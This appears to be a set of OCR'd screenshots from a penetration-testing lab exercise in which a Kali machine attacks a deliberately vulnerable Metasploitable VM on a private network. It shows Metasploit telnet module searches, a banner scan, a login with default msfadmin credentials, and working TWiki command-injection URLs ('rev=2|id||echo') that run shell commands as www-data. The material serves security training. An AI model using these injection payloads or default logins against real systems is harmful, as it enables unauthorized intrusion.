

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:7b:5e:90 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::2628:a4d6:6d:cd3f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:9d:54:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe9d:5473/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


```
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
```



```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

^[[Cmsf6 > show options

Global Options:
===============

   Option               Current Setting    Description
   ------               ---------------    -----------
   ConsoleLogging       false              Log all console input and output
   LogLevel             0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt    meterpreter        The meterpreter prompt string
   MinimumRank          0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt               msf6               The prompt string
   PromptChar           >                  The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging       false              Log all input and output for sessions
   SessionTlvLogging    false              Log all incoming and outgoing TLV packets
   TimestampOutput      false              Prefix all console output with a timestamp

msf6 > search telnet

Matching Modules
================

   #   Name                                           Disclosure Date  Rank       Check  Des
```




```
   69  exploit/solaris/telnet/ttyprompt                                  2002-01-18       excellent  No     Sol
aris in.telnetd TTYPROMPT Buffer Overflow
   70  exploit/solaris/telnet/fuser                                      2007-02-12       excellent  No     Sun
 Solaris Telnet Remote Authentication Bypass Vulnerability
   71  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20       excellent  No     TP-
Link SC2020n Authenticated Telnet Injection
   72  auxiliary/scanner/telnet/telnet_login                             .                normal     No     Tel
net Login Check Scanner
   73  auxiliary/scanner/telnet/telnet_version                           .                normal     No     Tel
net Service Banner Detection
   74  auxiliary/scanner/telnet/telnet_encrypt_overflow                  .                normal     No     Tel
net Service Encryption Key ID Overflow Detection
   75  payload/cmd/unix/bind_busybox_telnetd                             .                normal     No     Uni
x Command Shell, Bind TCP (via BusyBox telnetd)
```





```
   80  post/windows/gather/credentials/mremote                           .                normal     No     Win
dows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 80, use 80 or use post/windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                                  _       _ _          _       _          ____  \x0a _ _
_ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \__/ _` / __| '_ \| |/ _ \|
 | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |
_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a                            |_|
                       \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfd
ev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```



┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.40
Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Sep 3 09:03:36 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$


FACOLTATIVO




TWiki . Main . WebHome
192.168.1.40/twiki/bin/view/Main
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > WebHome
TWiki webs: Main | TWiki | Know | Sandbox
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
WelcomeGuest: TWiki is a flexible, powerful, secure, yet simple web-based collaboration platform. Use TWiki to run a project development space, a document management system, a knowledge base or any other groupware tool on either on an intranet or on the Internet. You can edit any TWiki page.
Powered by TWiki
The TWiki ™ home is at http://TWiki.org/
TWiki Site Map
Use to...
TWiki.Main
Welcome to TWiki... Users, Groups, Offices - tour this expandable virtual workspace. { Changes | Search | Prefs }
...get a first-hand feel for TWiki possibilities.
TWiki.TWiki
Welcome, Registration, and other StartingPoints; TWiki history & Wiki style; All the docs... { Changes | Search | Prefs }
...discover TWiki details, and how to start your own site.
TWiki.Know
Knowledge base set-up - Add TWikiForms for organizing and classifying content. { Changes | Search | Prefs }
...try free-form collaboration, with structure!
TWiki.Sandbox
Sandbox test area with all features enabled. { Changes | Search | Prefs }
...experiment in an unrestricted hands-on web.
You can use color coding by web for identification and reference. This table is updated automatically based on WebPreferences settings of the individual webs. Contact webmaster@your.company if you need a separate collaboration web for your team.
TWiki.Main Web:
TWikiUsers: List of users of this TWiki web.
TWikiGroups: List of groups.
OfficeLocations: Corporate offices.
Search (More options in WebSearch)
WebChanges: Display recent changes to the Main web
WebIndex: List all Main topics in alphabetical order. See also the faster WebTopicList
WebNotify: Subscribe to an e-mail alert sent when something changes in the Main web
WebStatistics: View access statistics of the Main web
WebPreferences: Preferences of the Main web (TWikiPreferences has site-wide preferences)
TWiki.TWiki Web:
WelcomeGuest: Look here first to get you rolling on TWiki.
TWikiSite: Explains what a TWiki site is.


TWiki . Main . TWikiUsers (r1
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|pwd||echo%20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > TWikiUsers (r1.2|pwd||echo)
TWiki webs: Main | TWiki | Know | Sandbox
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
/var/www/twiki/bin
Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }
Revision r1.2|pwd||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.


TWiki . Main . TWikiUsers (r1.
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|id||echo%20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > TWikiUsers (r1.2|id||echo)
TWiki webs:
Main | TWiki | Know | Sandbox
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }
Revision r1.2|id||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.


TWiki . Main . TWikiUsers (r1.
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|gid||echo%20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > TWikiUsers (r1.2|gid||echo)
TWiki webs:
Main | TWiki | Know | Sandbox
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
-ko /var/www/twiki/data/Main/TWikiUsers.txt
Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }
Revision r1.2|gid||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.


TWiki . Main . TWikiUsers (r1.
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|groups||echo%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > TWikiUsers (r1.2|groups||echo)
TWiki webs:
Main | TWiki | Know | Sandbox
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
www-data
Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }
Revision r1.2|groups||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.